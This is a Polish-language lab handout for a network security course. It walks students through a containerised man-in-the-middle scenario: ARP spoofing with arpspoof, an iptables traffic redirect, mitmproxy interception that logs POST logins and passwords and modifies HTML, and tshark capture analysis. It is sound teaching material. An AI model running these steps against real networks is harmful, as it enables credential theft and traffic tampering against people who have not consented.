Instrukcja dla studentów — Scenariusz 4 (Lab04)

1. Pobranie projektu (GitHub)- 2pkt

Student musi sklonować repozytorium, w którym znajdują się:

- docker-compose-scenario4.yml
- Dockerfile.advanced_interceptor
- intercept_advanced.py
- foldery intercept_scripts/ i intercept_logs/

Polecenia:

git clone https://github.com/mateuszskala/BiNSC.git

cd BiNSC/Lab04

2. Rola plików z repozytorium – 2pkt

Plik / folder	**Rola**
docker-compose-scenario4.yml	uruchamia 3 kontenery: klienta, proxy i serwer
Dockerfile.advanced_interceptor	buduje obraz z mitmproxy + Twoim skryptem
intercept_advanced.py	skrypt MITM – modyfikuje odpowiedzi i loguje żądania
intercept_logs/	miejsce zapisywania logów przechwyconych danych
intercept_scripts/	kopia skryptów, aby można było je modyfikować podczas zajęć

Student NIE tworzy nowych plików — korzysta tylko z tego, co jest w repo.

3. Uruchomienie środowiska -2pkt

(Opcjalnalnie) sprawdzenie czy plik konfiguracyjny nie ma błędów

d*ocker compose -f docker-compose-scenario4.yml config*

Usunięcie możliwych pozostałości:

docker compose -f docker-compose-scenario4.yml down --remove-orphans

Budowanie atakującego:

docker compose -f docker-compose-scenario4.yml build

Uruchamienie wszystkich kontenerów:

docker compose -f docker-compose-scenario4.yml up -d

Sprawdzenie:

docker ps

Powinny być 3 kontenery:

- mitm_client01 (172.23.0.2)
- mitm_attacker01 (172.23.0.3)
- mitm_server01 (172.23.0.4)

4. Generowanie ruchu z klienta -2pkt

Wejście do klienta:

docker exec -it mitm_client01 bash

apt update && apt install -y curl

Czy serwer odpowiada:

curl -i http://172.20.0.4:8080/

Wejście w przeglądarke:

Wychodzimy z basha 😊 ctrl+c

Odpalamy przeglądarke:

docker attach mitm_client01

Najważniejsze klawisze:

- **Ctrl+L – pasek adresu**
- **Tab / Shift+Tab – skakanie po linkach**
- **Enter – otwarcie linku**
- **Ctrl+R – odśwież**
- **Ctrl+Q – wyjście**

Otwieramy nowy terminal, przechodzimy do właściwego folderu i wchodzimy do atakującego:

docker exec -it mitm_attacker01 bash

Mitmproxy działa na porcie 8080 a klient domyślnie otwiera strony www na porcie 80

iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 8080 -j REDIRECT --to-port 80


Przeprowadzamy atak arpspoof:

arpspoof -t 172.20.0.2 172.20.0.4

W innym terminalu też wchodzimy do atakującego i podsłuchujemy:

tshark -i eth0 -Y "tls or http"

Wracamy do terminala z ofiarą i ctrl+L wpisujemy http://172.20.0.4/



Taki widok widzimy jeżeli java injection się nie uda

Aby to przeanalizować wracamy do tshark

```
root@08f846bb5c9a:/app# tshark -i eth0 -Y "tls or http or ssl"
Running as user "root" and group "root". This could be dangerous.
Capturing on 'eth0'
  122 234.053511094   172.20.0.2 → 172.20.0.4   HTTP 396 GET / HTTP/1.1
  127 234.058079642   172.20.0.4 → 172.20.0.2   HTTP 365 HTTP/1.1 502 Bad Gateway  (text/html)
  146 242.415918426   172.20.0.2 → 172.20.0.4   HTTP 401 GET / HTTP/1.1
  167 250.164532996   172.20.0.2 → 172.20.0.4   HTTP 405 GET /html HTTP/1.1
  558 805.208376382   172.20.0.2 → 172.20.0.4   HTTP 396 GET / HTTP/1.1
  563 805.215780149   172.20.0.3 → 172.20.0.4   HTTP 396 GET / HTTP/1.1
  567 805.220186732   172.20.0.4 → 172.20.0.3   HTTP 222 HTTP/1.1 200 OK  (text/html)
  571 805.221579025   172.20.0.4 → 172.20.0.2   HTTP 222 HTTP/1.1 200 OK  (text/html)
 1867 2272.865078992   172.20.0.2 → 172.20.0.4   HTTP 476 GET / HTTP/1.1
 1873 2272.874758201   172.20.0.3 → 172.20.0.4   HTTP 476 GET / HTTP/1.1
 1875 2272.878498953   172.20.0.4 → 172.20.0.3   HTTP 245 HTTP/1.1 304 Not Modified
 1877 2272.879740784   172.20.0.4 → 172.20.0.2   HTTP 245 HTTP/1.1 304 Not Modified
```

Zapis „Not Modified” oznacza że przeglądarka nie pobrała strony drugi raz bo miała ją zapisane w cachu

Usunięcie kontenerów:

docker compose -f docker-compose-scenario4.yml down

5. Analiza logów na interceptorze -2pkt

Wykonanie skrytpu:

docker exec -it advanced_interceptor bash

cat /app/logs/requests.log

cat /app/logs/responses.log

W requests.log ma się znaleźć:

- metoda, URL, nagłówki,
- ciało żądania POST (login + hasło).

W responses.log ma być:

- status odpowiedzi,
- rozmiar odpowiedzi,
- potwierdzenie modyfikacji treści HTML.